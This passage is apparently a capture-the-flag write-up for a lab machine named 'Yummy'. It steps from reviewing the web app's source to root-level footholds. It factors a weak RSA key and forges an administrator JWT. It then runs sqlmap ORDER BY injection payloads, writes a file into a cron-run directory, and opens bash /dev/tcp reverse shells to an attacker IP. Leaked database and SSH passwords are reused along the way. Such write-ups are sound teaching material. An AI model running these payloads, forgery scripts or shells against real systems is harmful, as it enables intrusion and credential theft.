        password2 = hashlib.sha256(password.encode()).hexdigest()
        if not email or not password:
            return jsonify(message="email or password is missing"), 400

        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "SELECT * FROM users WHERE email=%s AND password=%s"
                cursor.execute(sql, (email, password2))
                user = cursor.fetchone()
                if user:
```

```

        payload = {
            'email': email,
            'role': user['role_id'],
            'iat': datetime.now(timezone.utc),
            'exp': datetime.now(timezone.utc) +
timedelta(seconds=3600),
            'jwk': {'kty':
'RSA', "n": str(signature.n), "e": signature.e}
        }
        access_token = jwt.encode(payload,
signature.key.export_key(), algorithm='RS256')

        response =
make_response(jsonify(access_token=access_token), 200)
        response.set_cookie('X-AUTH-Token', access_token)
        return response
    else:
        return jsonify(message="Invalid email or password"), 401
finally:
    connection.close()

@app.route('/logout', methods=['GET'])
def logout():
    response = make_response(redirect('/login'))
    response.set_cookie('X-AUTH-Token', '')
    return response

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'GET':
        return render_template('register.html', message=None)
    elif request.method == 'POST':
        role_id = 'customer_' + secrets.token_hex(4)
        email = request.json.get('email')
        password =
hashlib.sha256(request.json.get('password').encode()).hexdigest()
        if not email or not password:
            return jsonify(error="email or password is missing"), 400
        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "SELECT * FROM users WHERE email=%s"
                cursor.execute(sql, (email,))
                existing_user = cursor.fetchone()
                if existing_user:
                    return jsonify(error="Email already exists"), 400
                else:
                    sql = "INSERT INTO users (email, password, role_id)
VALUES (%s, %s, %s)"
                    cursor.execute(sql, (email, password, role_id))
                    connection.commit()
                    return jsonify(message="User registered successfully"),
201
            finally:
                connection.close()

@app.route('/', methods=['GET', 'POST'])
def index():
    return render_template('index.html')

@app.route('/book', methods=['GET', 'POST'])
def export():
    if request.method == 'POST':
        try:

```

```

name = request.form['name']
date = request.form['date']
time = request.form['time']
email = request.form['email']
num_people = request.form['people']
message = request.form['message']

connection = pymysql.connect(**db_config)
try:
    with connection.cursor() as cursor:
        sql = "INSERT INTO appointments (appointment_name, appointment_email, appointment_date, appointment_time, appointment_people, appointment_message, role_id) VALUES (%s, %s, %s, %s, %s, %s, %s)"
        cursor.execute(sql, (name, email, date, time, num_people, message, 'customer'))
        connection.commit()
        flash('Your booking request was sent. You can manage your appointment further from your account. Thank you!', 'success')
except Exception as e:
    print(e)
    return redirect('/#book-a-table')
except ValueError:
    flash('Error processing your request. Please try again.', 'error')
return render_template('index.html')

def generate_ics_file(name, date, time, email, num_people, message):
    global temp_dir
    temp_dir = tempfile.mkdtemp()
    current_date_time = datetime.now()
    formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")

    cal = Calendar()
    event = Event()

    event.name = name
    event.begin = datetime.strptime(date, "%Y-%m-%d")
    event.description = f"Email: {email}\nNumber of People: {num_people}\nMessage: {message}"

    cal.events.add(event)

    temp_file_path = os.path.join(temp_dir, quote('Yummy_reservation_' + formatted_date_time + '.ics'))
    with open(temp_file_path, 'w') as fp:
        fp.write(cal.serialize())

    return os.path.basename(temp_file_path)

@app.route('/export/<path:filename>')
def export_file(filename):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    filepath = os.path.join(temp_dir, filename)
    if os.path.exists(filepath):
        content = send_file(filepath, as_attachment=True)
        shutil.rmtree(temp_dir)
        return content
    else:
        shutil.rmtree(temp_dir)
        return "File not found", 404

def validate_login():
    try:

```

```

        (email, current_role), status_code = verify_token()
        if email and status_code == 200 and current_role == "administrator":
            return current_role
        elif email and status_code == 200:
            return email
        else:
            raise Exception("Invalid token")
    except Exception as e:
        return None

@app.route('/dashboard', methods=['GET', 'POST'])
def dashboard():
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    elif validation == "administrator":
        return redirect(url_for('admindashboard'))

    connection = pymysql.connect(**db_config)
    try:
        with connection.cursor() as cursor:
            sql = "SELECT appointment_id, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s"
            cursor.execute(sql, (validation,))
            connection.commit()
            appointments = cursor.fetchall()
            appointments_sorted = sorted(appointments, key=lambda x:
x['appointment_id'])

        finally:
            connection.close()

    return render_template('dashboard.html',
                           appointments=appointments_sorted)

@app.route('/delete/<appointID>')
def delete_file(appointID):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    elif validation == "administrator":
        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "DELETE FROM appointments where appointment_id= %s;"
                cursor.execute(sql, (appointID,))
                connection.commit()

                sql = "SELECT * from appointments"
                cursor.execute(sql)
                connection.commit()
                appointments = cursor.fetchall()
            finally:
                connection.close()
                flash("Reservation deleted successfully", "success")
                return redirect(url_for("admindashboard"))

        else:
            connection = pymysql.connect(**db_config)
            try:
                with connection.cursor() as cursor:
                    sql = "DELETE FROM appointments WHERE appointment_id = %s AND
appointment_email = %s;"
                    cursor.execute(sql, (appointID, validation))

```

```

        connection.commit()

        sql = "SELECT appointment_id, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s"
        cursor.execute(sql, (validation,))
        connection.commit()
        appointments = cursor.fetchall()
    finally:
        connection.close()
        flash("Reservation deleted successfully", "success")
        return redirect(url_for("dashboard"))
    flash("Something went wrong!", "error")
    return redirect(url_for("dashboard"))

@app.route('/reminder/<appointID>')
def reminder_file(appointID):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))

    connection = pymysql.connect(**db_config)
    try:
        with connection.cursor() as cursor:
            sql = "SELECT appointment_id, appointment_name, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s AND appointment_id = %s"
            result = cursor.execute(sql, (validation, appointID))
            if result != 0:
                connection.commit()
                appointments = cursor.fetchone()
                filename = generate_ics_file(appointments['appointment_name'],
appointments['appointment_date'], appointments['appointment_time'],
appointments['appointment_email'], appointments['appointment_people'],
appointments['appointment_message'])
                connection.close()
                flash("Reservation downloaded successfully", "success")
                return redirect(url_for('export_file', filename=filename))
            else:
                flash("Something went wrong!", "error")
    except:
        flash("Something went wrong!", "error")

    return redirect(url_for("dashboard"))

@app.route('/admindashboard', methods=['GET', 'POST'])
def admindashboard():
    validation = validate_login()
    if validation != "administrator":
        return redirect(url_for('login'))

    try:
        connection = pymysql.connect(**db_config)
        with connection.cursor() as cursor:
            sql = "SELECT * from appointments"
            cursor.execute(sql)
            connection.commit()
            appointments = cursor.fetchall()

            search_query = request.args.get('s', '')
            # added option to order the reservations
            order_query = request.args.get('o', '')
    
```

```

        sql = f"SELECT * FROM appointments WHERE appointment_email LIKE
%s order by appointment_date {order_query}"
        cursor.execute(sql, ('%' + search_query + '%',))
        connection.commit()
        appointments = cursor.fetchall()
        connection.close()

        return render_template('admindashboard.html',
appointments=appointments)
    except Exception as e:
        flash(str(e), 'error')
        return render_template('admindashboard.html',
appointments=appointments)

if __name__ == '__main__':
    app.run(threaded=True, debug=False, host='0.0.0.0', port=3000)

```

```

config > signature.py
1  #!/usr/bin/python3
2
3  from Crypto.PublicKey import RSA
4  from cryptography.hazmat.backends import default_backend
5  from cryptography.hazmat.primitives import serialization
6  import sympy
7
8
9  # Generate RSA key pair
10 q = sympy.randprime(2**19, 2**20)
11 n = sympy.randprime(2**1023, 2**1024) * q
12 e = 65537
13 p = n // q
14 phi_n = (p - 1) * (q - 1)
15 d = pow(e, -1, phi_n)
16 key_data = {'n': n, 'e': e, 'd': d, 'p': p, 'q': q}
17 key = RSA.construct((key_data['n'], key_data['e'], key_data['d'], key_data['p'], key_data['q']))
18 private_key_bytes = key.export_key()
19
20 private_key = serialization.load_pem_private_key(
21     private_key_bytes,
22     password=None,
23     backend=default_backend()
24 )
25 public_key = private_key.public_key()
26

```

```

def verify_token():
    token = None
    if "Cookie" in request.headers:
        try:
            token = request.headers["Cookie"].split(" ")[0].split("X-AUTH-Token=")[1].replace(";", '')
        except:
            return jsonify(message="Authentication Token is missing"), 401

    if not token:
        return jsonify(message="Authentication Token is missing"), 401

    try:
        data = jwt.decode(token, signature.public_key, algorithms=["RS256"])
        current_role = data.get("role")
        email = data.get("email")
        if current_role is None or ("customer" not in current_role and "administrator" not in current_role):
            return jsonify(message="Invalid Authentication token"), 401

        return (email, current_role), 200

    except jwt.ExpiredSignatureError:
        return jsonify(message="Token has expired"), 401
    except jwt.InvalidTokenError:
        return jsonify(message="Invalid token"), 401
    except Exception as e:
        return jsonify(error=str(e)), 500

```

8) The admin route has a sql injection but we need to bypass the rsa

```

"jwk": {
    "kty": "RSA",
    "n":
"11651963350855490286184279204168549181715316644032058386295483051680369637688871462598132278133060282377697822955156228457828540675417270378097806576951859535
1462598132278133060282377697822955156228457828540675417270378097806576951859535
29657397279066836308630683614925370992987419034713441976212993077501104894789784956459003918922313370132950135462619526018793665688937401091",
    "e": 65537

```

9) Cracked the rsa key

```

Private key details:
n: 11651963350855490286184279204168549181715316644032058386295483051680369637688871462598132278133060282377697822955156228457828540675417270378097806576951859535
595352965739727906683630863068361492537099298741903471344197621299307750110489478978947986275135249754956459003918922313370132950135462619526018793665688937401091
401091
e: 65537
d: 80179147697579003975017275017109438975718013223466526403922862628084397326111463943970701850290099240591429523126465850990768501588339366692342768248556
338290226647013916152135410077925280363210115268796663064125115752170554226095680897469456208086511055641056201554681047127921026371346752431085510730535424
93873
p: 132744911267921704934251407305191777601621797075000864534092411935235609716986223771326829869442716635406020738383430626642125801324232292683374212373749
640114523878925034756936448194758647229287933574820165332640997822105936640068399364923181872191322970292318843888579496668416876537801567294908118023594921
q: 877771

```

```

[RsaCtfTool]-(vigneswar@VigneswarPC)-[/opt/RsaCtfTool]
$ python3 RsaCtfTool.py -n 1165196335085549028618427920416854918171531664403205838629548305168036963768887146259813227813306028237769782295515622845782854
067541727037809780657695185953529657397279066836308683614925370992987419034713441976212993077501104894789789479862751352497549564590039189223133701329501
35462619526018793665688937401091 -e 65537 --private --dumpkey|

```

10) Forged a administrator jwt

```

#!/usr/bin/python3

from Crypto.PublicKey import RSA
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
import sympy
from datetime import datetime, timezone, timedelta

```

```

import jwt

# Generate RSA key pair
# q = sympy.randprime(2**19, 2**20)
# n = sympy.randprime(2**1023, 2**1024) * q
# e = 65537
# p = n // q
# phi_n = (p - 1) * (q - 1)
# d = pow(e, -1, phi_n)

n =
1165196335085549028618427920416854918171531664403205838629548305168036963768887
1462598132278133060282377697822955156228457828540675417270378097806576951859535
2965739727906683630863068361492537099298741903471344197621299307750110489478978
947986275135249754956459003918922313370132950135462619526018793665688937401091
e = 65537
d =
8417914769757900397501727501710943897571840132234665264039228626280843973261114
6394397070185029009924059142952312646585099076850158833936669234276824855633829
0226647013916152135410077925280363210115268796663064125115752170554226095680897
46945620808651105564105620155468104712792102637134675243108551073053542493873
p =
1327449112679217049342514073051917776016217970750008645340924119352356097169862
2377132682986944271663540602073838343062664212580132423229268337421237374964011
4523878925034756936448194758647229287933574820165332640997822105936640068399364
923181872191322970292318843888579496668416876537801567294908118023594921
q = 877771

key_data = {'n': n, 'e': e, 'd': d, 'p': p, 'q': q}
key = RSA.construct((key_data['n'], key_data['e'], key_data['d'],
key_data['p'], key_data['q']))
private_key_bytes = key.export_key()

private_key = serialization.load_pem_private_key(
    private_key_bytes,
    password=None,
    backend=default_backend()
)
public_key = private_key.public_key()

payload = {
    "email": "hacker@yummy.htb",
    "role": "administrator",
    "iat": 1728307987,
    "exp": 1729311587,
    "jwk": {
        "kty": "RSA",
        "n":
"116519633508554902861842792041685491817153166440320583862954830516803696376888
7146259813227813306028237769782295515622845782854067541727037809780657695185953
5296573972790668363086306836149253709929874190347134419762129930775011048947897
8947986275135249754956459003918922313370132950135462619526018793665688937401091
",
        "e": 65537
    }
}

access_token = jwt.encode(payload, key.export_key(), algorithm='RS256')
print(access_token)

```

```
(vigneswar@VigneswarPC) [~/.../backupapp/opt/app/config]
$ python signature.py
eyJhbGciOiJSUzI1NlIsInR5cCI6IkpXVCJ9 eyJlbWFpbCl6ImhhY2tlckB5dW1teS5odGliLCJyb2xIljoiYWRtaW5pc3RyYXRvcilsImIhdCI6MTcyODMwNzk4NywiZxhwIjoxNzI5MzExNTg3LCJqd2siOnsia3R5IjoiUINBliwib
i6IjExNjUxOTYzMzUwODU1NDkwMjg2MTg0MjcsMjA0MTY4NTQ5MTgxLzE2NjQ0MDMyMDU4Mzg2Mjk1NDgzMDUxNjgwMzY5NjMnjg40DcxNDYyNTk4MTMyMjc4MTzMDYwMjgyMzc3Njk3ODIyOTU2Mj24NDU3ODI4NTQwNj
c1NDE3MjcwMzc4MDk3ODA2NTc2OTUxODU5NTM1Mjk2NTCzOTcyNzkwNjY4MzYMDg2MzA2ODM2MTQ5MjUzNzA5OTI5ODc0MTkwMzQ3MTM0NDE5NzYyMTI5OTMwNzc1IMDEXMDQ4OTQ3ODk3ODk0NzK4NjI3NT
EzNTI0OTc1NDk1NjQ1OTAWMzKxDkyMjMxMz3MDE2Mjk1DEZNTQ2MjYxOTUyNjAxODc5MzY2NTY4ODkzNzQwMTA5MSIsImUiOjY1NTMBfx0.AN8UUv4zUWP7ab3DjgRvIw8JwzY_JX2yGw0p9xbyewMdJw9gZ1akci8R
zY1V1TBjqr6y60s8wRvCiAwuUy8AGARjj0MfrxHjd-ImvT5AFUXaeFuL_Z64QfjCm06d2xcs_GssrbqcnWQaBfmYiWEz39UamYtEGwmewPiwENKJTVZUw
```

eyJhbGciOiJSUzI1NlIsInR5cCI6IkpXVCJ9.eyJlbWFpbCl6ImhhY2tlckB5dW1teS5odGliLCJyb2xIljoiYWRtaW5pc3RyYXRvcilsImIhdCI6MTcyODMwNzk4NywiZxhwIjoxNzI5MzExNTg3LCJqd2siOnsia3R5IjoiUINBliwib
i6IjExNjUxOTYzMzUwODU1NDkwMjg2MTg0MjcsMjA0MTY4NTQ5MTgxNzE1MzE2NjQ0MDMyMDU4Mzg2Mjk1NDgzMDUxNjgwMzY5NjMnjg40DcxNDYyNTk4MTMyMjc4MTzMDYwMjgyMzc3Njk3ODIyOTU2Mj24NDU3ODI4NTQwNj
c1NDE3MjcwMzc4MDk3ODA2NTc2OTUxODU5NTM1Mjk2NTCzOTcyNzkwNjY4MzYMDg2MzA2ODM2MTQ5MjUzNzA5OTI5ODc0MTkwMzQ3MTM0NDE5NzYyMTI5OTMwNzc1IMDEXMDQ4OTQ3ODk3ODk0NzK4NjI3NT
EzNTI0OTc1NDk1NjQ1OTAWMzKxDkyMjMxMz3MDE2Mjk1DEZNTQ2MjYxOTUyNjAxODc5MzY2NTY4ODkzNzQwMTA5MSIsImUiOjY1NTMBfx0.AN8UUv4zUWP7ab3DjgRvIw8JwzY_JX2yGw0p9xbyewMdJw9gZ1akci8R
zY1V1TBjqr6y60s8wRvCiAwuUy8AGARjj0MfrxHjd-ImvT5AFUXaeFuL_Z64QfjCm06d2xcs_GssrbqcnWQaBfmYiWEz39UamYtEGwmewPiwENKJTVZUw

11) Got access to admin dashboard

ID	Email	Date	Time	Message	Number of People	Action
2	laurajohnson@domain.edu	2024-01-20	04:15	Vegan meal required	3	<input type="checkbox"/>
7	emilygarcia@example.com	2024-01-30	03:00	High chair needed for a toddler	3	<input type="checkbox"/>
6	johnrodriguez@sample.org	2024-02-17	11:15	Gluten-free meal required	2	<input type="checkbox"/>
13	lauramartinez@test.com	2024-02-23	09:30	Surprise party, please assist with arrangements	1	<input type="checkbox"/>
19	chriswilliams@sample.org	2024-04-11	15:45	Table with ample lighting preferred	4	<input type="checkbox"/>
14	chrisjones@example.com	2024-04-12	03:15	Table near the entrance preferred	5	<input type="checkbox"/>
11	johnsmith@test.com	2024-04-17	00:30	Halal meal required	5	<input type="checkbox"/>
18	laurajohnson@email.net	2024-05-12	22:45	Bringing service animal, need space	5	<input type="checkbox"/>
1	chrisjohnson@email.net	2024-05-25	11:45	No allergies, prefer table by the window	2	<input type="checkbox"/>
5	chrisbrown@domain.edu	2024-05-28	06:15	Prefer a quiet corner table	5	<input type="checkbox"/>
12	chrissmith@domain.edu	2024-08-07	07:30	Birthday celebration with decorations	5	<input type="checkbox"/>

12) Confirmed the sql injection

```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 990 HTTP(s) requests:
-- Parameter: #1* (URI)
  Type: boolean-based blind
  Title: MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause
  Payload: http://yummy.htb/admindashboard?s=test&o=ASC,(SELECT CASE WHEN (8838=8838) THEN 1 ELSE 8838*(SELECT 8838 FROM INFORMATION_SCHEMA.PLUGINS) END)
)
  Type: error-based
  Title: MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)
  Payload: http://yummy.htb/admindashboard?s=test&o=ASC,EXTRACTVALUE(7571,CONCAT(0x5c,0x716b7a7071,(SELECT (ELT(7571=7571,1))),0x7176627a71))
  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: http://yummy.htb/admindashboard?s=test&o=ASC;SELECT SLEEP(5)#
  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause
  Payload: http://yummy.htb/admindashboard?s=test&o=ASC,(SELECT (CASE WHEN (4043=4043) THEN SLEEP(5) ELSE 4043 END))
-- [19:54:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:54:10] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/yummy.htb'
[*] ending @ 19:54:10 / 2024-10-07

(vigneswar@VigneswarPC) [~/temp]
$ sqlmap -r req.txt --batch
```

13) We have file permission

```
[20:06:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[20:06:17] [INFO] fetching columns for table 'USER_PRIVILEGES' in database 'information_schema'
[20:06:19] [INFO] retrieved: 'GRANTEE'
[20:06:19] [INFO] retrieved: 'varchar(292)'
[20:06:20] [INFO] retrieved: 'IS_GRANTABLE'
[20:06:21] [INFO] retrieved: 'varchar(3)'
[20:06:21] [INFO] retrieved: 'PRIVILEGE_TYPE'
[20:06:22] [INFO] retrieved: 'varchar(64)'
[20:06:23] [INFO] retrieved: 'TABLE_CATALOG'
[20:06:23] [INFO] retrieved: 'varchar(512)'
[20:06:23] [INFO] fetching entries for table 'USER_PRIVILEGES' in database 'information_schema'
[20:06:24] [INFO] retrieved: "'chef'@'localhost'"
[20:06:25] [INFO] retrieved: 'NO'
[20:06:25] [INFO] retrieved: 'FILE'
[20:06:26] [INFO] retrieved: 'def'
Database: information_schema
Table: USER_PRIVILEGES
[1 entry]
+-----+-----+-----+-----+
| GRANTEE | IS_GRANTABLE | TABLE_CATALOG | PRIVILEGE_TYPE |
+-----+-----+-----+-----+
| 'chef'@'localhost' | NO | def | FILE |
+-----+-----+-----+-----+
+-----+-----+-----+-----+
| SCHEMA |
[20:06:26] [INFO] table 'information_schema.USER_PRIVILEGES' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/yummy.htb/dump/information_schem
a/USER_PRIVILEGES.csv'
[20:06:26] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/yummy.htb'
[*] ending @ 20:06:26 /2024-10-07
```

vigneswar@VigneswarPC:~/temp\$ sqlmap -r req.txt --batch -D information_schema -T USER_PRIVILEGES --dump

14) Found a exploitable cronjob

```
#!/bin/bash

timestamp=$(/usr/bin/date)
service=mysql
response=$(/usr/bin/systemctl is-active mysql)

if [ "$response" != 'active' ];
then
/usr/bin/echo "{\"status\": \"The database is down\", \"time\": \"$timestamp\"} > /data/
scripts/dbstatus.json
/usr/bin/echo "$service is down, restarting!!! | /usr/bin/mail -s \"$service is down!!!\" root
latest_version=$(/usr/bin/ls -l /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/
bin/tail -n 1)
/bin/bash "$latest_version"
else
if [ -f /data/scripts/dbstatus.json ];
then
if grep -q "database is down" /data/scripts/dbstatus.json 2>/dev/null;
then
/usr/bin/echo "The database was down at $timestamp. Sending notification."
/usr/bin/echo "$service was down at $timestamp but came back up." | /usr/bin/mail -s
"$service was down!" root
/usr/bin/rm -f /data/scripts/dbstatus.json
else
/usr/bin/rm -f /data/scripts/dbstatus.json
/usr/bin/echo "The automation failed in some way, attempting to fix it."
latest_version=$(/usr/bin/ls -l /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/
bin/tail -n 1)
/bin/bash "$latest_version"
fi
else
/usr/bin/echo "Response is OK."
fi
fi
[ -f dbstatus.json ] && /usr/bin/rm -f dbstatus.json
```

We have to make a file /data/scripts/fixer-v99

15) Confirmed rce

The left terminal window shows a list of files in the directory /data/scripts/ and the contents of fixer-v99.sh. The right terminal window shows a continuous stream of ICMP echo requests and replies between the local host and the target IP 10.10.14.98.

```
vigneswar@VigneswarPC: ~/t
ry/gallery-2.jpg
200 GET 285l 1812w 158015c http://yummy.hbt/static/img/event
-custom.jpg
200 GET 216l 1128w 88622c http://yummy.hbt/static/img/menu/
caesar.jpg
200 GET 616l 3609w 313025c http://yummy.hbt/static/img/galle
ry/gallery-5.jpg
200 GET 534l 3549w 294430c http://yummy.hbt/static/img/galle
ry/gallery-4.jpg
200 GET 404l 2527w 201299c http://yummy.hbt/static/img/galle
ry/gallery-8.jpg
200 GET 548l 3399w 270187c http://yummy.hbt/static/img/event
-birthday.jpg
200 GET 367l 1730w 161355c http://yummy.hbt/static/img/galle
ry/gallery-1.jpg
200 GET 259l 1561w 149333c http://yummy.hbt/static/img/galle
ry/gallery-3.jpg
200 GET 244l 1332w 103224c http://yummy.hbt/static/img/testi
monials/testimonials-2.jpg
200 GET 965l 5776w 367074c http://yummy.hbt/static/img/speci
als-1.png
200 GET 866l 5847w 415454c http://yummy.hbt/static/img/speci
als-3.png
200 GET 721l 4209w 333412c http://yummy.hbt/static/img/about
.jpg
200 GET 911l 6039w 389828c http://yummy.hbt/static/img/speci
als-2.png
200 GET 1099l 6837w 498566c http://yummy.hbt/static/img/speci
als-4.png
200 GET 916l 6312w 433487c http://yummy.hbt/static/img/speci
als-5.png
200 GET 902l 2875w 39296c http://yummy.hbt/
```

```
(vigneswar@VigneswarPC:~/temp)
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:31:01.851338 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 1, length 64
21:31:01.927320 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 1, length 64
21:31:03.099924 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 2, length 64
21:31:03.099946 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 2, length 64
21:31:03.939771 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 3, length 64
21:31:03.939796 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 3, length 64
21:31:05.020775 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 4, length 64
21:31:05.020802 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 4, length 64
21:31:05.859258 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 5, length 64
21:31:05.860289 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 5, length 64
21:31:06.939764 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 6, length 64
21:31:06.939775 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 6, length 64
21:31:07.875141 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 7, length 64
21:31:07.875171 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 7, length 64
21:31:08.860234 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 8, length 64
21:31:08.860244 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 8, length 64
21:31:10.140956 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 9, length 64
21:31:10.140983 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 9, length 64
```

```
(vigneswar@VigneswarPC:~/temp)
$ cat fixer-v99.sh
#!/bin/bash
/usr/bin/ping 10.10.14.98 -c 10
$ sqlmap -r req.txt --batch --file-write=dbstatus.json --file-dest=/data/scripts/dbstatus.json
```

Exploitation

1) Got reverse shell as mysql

The left terminal window shows the exploit being run and the resulting reverse shell as the mysql user. The right terminal window shows the exploit being run and the resulting reverse shell as the mysql user. The browser window shows the exploit result.

```
vigneswar@VigneswarPC: ~/t
(vigneswar@VigneswarPC:~/temp)
$ cat fixer-v99.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.98/4444 0>&1
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.14.98] from (UNKNOWN) [10.129.170.195] 60948
bash: cannot set terminal process group (15961): Inappropriate ioctl for device
bash: no job control in this shell
mysql@yummy:/var/spool/cron$ |
```

```
(vigneswar@VigneswarPC:~/temp)
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.14.98] from (UNKNOWN) [10.129.170.195] 60948
bash: cannot set terminal process group (15961): Inappropriate ioctl for device
bash: no job control in this shell
mysql@yummy:/var/spool/cron$ |
```

2) The directory is given wrong permissions, we can use it to replace the cron job file to get shell as

www-data

MySQL shell session:

```
vigneswar@VigneswarPC:~/data/scripts$ ls
app_backup.sh dbmonitor.sh sqlappointments.sql table_cleanup.sh
mysql@yummy:/data/scripts$ echo '/bin/bash -i >& /dev/tcp/10.10.14.98/4444' 0
>&1' > app_backup.sh
bash: app_backup.sh: Permission denied
mysql@yummy:/data/scripts$ rm app_backup.sh
rm: remove write-protected regular file 'app_backup.sh'? y
mysql@yummy:/data/scripts$ echo '/bin/bash -i >& /dev/tcp/10.10.14.98/4444' 0
>&1' >
mysql@yummy:/data/scripts$ ls . -al
total 28
drwxrwxrwx 2 root root 4096 Oct  7 16:20 .
drwxr-xr-x  3 root root 4096 Sep 30 08:16 ..
-rw-r--r--  1 root root   90 Oct  7 16:20 app_backup.sh
-rw-r--r--  1 root root 1336 Sep 26 15:31 dbmonitor.sh
-rw-r--r--  1 root root 5570 Sep 26 15:31 sqlappointments.sql
-rw-r--r--  1 root root 114 Sep 26 15:31 table_cleanup.sh
mysql@yummy:/data/scripts$ |
```

Browser capture (right window):

```
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.14.98] from (UNKNOWN) [10.129.170.195] 52108
bash: cannot set terminal process group (16338): Inappropriate ioctl for dev
ice
bash: no job control in this shell
www-data@yummy:/root$
```

Terminal session:

```
vigneswar@VigneswarPC: ~
ls: cannot open directory '.' : Permission denied
cd ~
ls
app-qatesting  backupapp.zip
```

Browser dashboard (right):


YUMMY

YUMMY

Home Dashboard Me

3) Found a .hg file

```
www-data@yummy:~/app-qatesting$ ls -al
total 40
drwxrwx--- 7 www-data qa      4096 May 28 14:41 .
drwxr-xr-x  3 www-data www-data 4096 Oct  7 16:27 ..
-rw-rw-r--  1 qa      qa      10852 May 28 14:37 app.py
drwxr-xr-x  3 qa      qa      4096 May 28 14:26 config
drwxrwxr-x  6 qa      qa      4096 May 28 14:37 .hg
drwxr-xr-x  3 qa      qa      4096 May 28 14:26 middleware
drwxr-xr-x  6 qa      qa      4096 May 28 14:26 static
drwxr-xr-x  2 qa      qa      4096 May 28 14:26 templates
www-data@yummy:~/app-qatesting$ |
```



Mercurial SCM

<https://wiki.mercurial-scm.org> › Repository

Repository

25 Mar 2013 — The term **repository** refers to the directory named **.hg** (dot hg) in the **repository** root directory. The **repository** root directory is the parent directory of the ...

People also ask

Is hg better than Git?

Mercurial Is Safer For Less Experienced Users

However, Git allows all involved developers to change the version history. Obviously, this can have disastrous consequences. With basic Mercurial, you can only change your last commit with “hg commit – amend”. Git also stores every change made for 30 days in reflog. 9 Jan 2019

It seems like a service like git

4) Found creds of qa in log

```

www-data@yummy:~/app-qatesting$ hg log -p
changeset:   9:f3787cac6111
tag:          tip
user:         qa
date:        Tue May 28 10:37:16 2024 -0400
summary:     attempt at patching path traversal

diff -r 0bbf8464d2d2 -r f3787cac6111 app.py
--- a/app.py    Tue May 28 10:34:38 2024 -0400
+++ b/app.py    Tue May 28 10:37:16 2024 -0400
@@ -19,8 +19,8 @@
It seems like a service like git
db_config = {
    'host': '127.0.0.1',
-   'user': 'qa',
-   'password': 'jPAd!XQCtn8Oc@2B',
+   'user': 'chef',
+   'password': '3wDo7gSRZIwIHRxZ!',
    'database': 'yummy_db',
    'cursorclass': pymysql.cursors.DictCursor,
    'client_flag': CLIENT.MULTI_STATEMENTS
@@ -135,7 +135,7 @@
    temp_dir = tempfile.mkdtemp()
    current_date_time = datetime.now()
    formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")

```

5) Connected with ssh qa:jPAd!XQCtn8Oc@2B

```

[vigneswar@VigneswarPC-] ~
$ ssh qa@yummy.htb
qa@yummy.htb's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Oct  7 04:28:47 PM UTC 2024

System load:  0.04           Processes:      265
Usage of /:   61.5% of 5.56GB  Users logged in:  0
Memory usage: 23%           IPv4 address for eth0: 10.129.170.195
